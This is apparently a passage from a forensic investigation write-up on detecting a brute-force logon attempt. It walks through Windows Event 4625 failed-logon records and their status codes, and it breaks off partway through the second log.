
No results found. Try expanding the time range.

If you check the detection of only the external connection source, you can confirm that there is no suspicious external connection source.

Detection
Initial invasion


- RDP
- VPN Exploit
- **Brute Force Attack**

Brute Force Attack



```
Event Properties - Event 4625, Microsoft Windows security auditing.

General | Details

An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           test
        Account Domain:         NEYMARJR

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xc000006d
        Sub Status:             0xc0000064

Process Information:
        Caller Process ID:  0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       MESSI10
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0

Log Name:      Security
Source:        Microsoft Windows security   Logged:         6/10/2021 11:04:21 PM
Event ID:      4625                         Task Category:  Logon
Level:         Information                  Keywords:       Audit Failure
User:          N/A                          Computer:       NeymarJR
OpCode:        Info
More Information:  Event Log Online Help

Copy                                                        Close
```


0xC0000064
Incorrect user name
logon failure



```
Event Properties - Event 4625, Microsoft Windows security auditing.

General | Details

An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           NeymarJR
        Account Domain:         NEYMARJR

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xc000006d
        Sub Status:             0xc000006a

Process Information:
        Caller Process ID:  0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       MESSI10
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
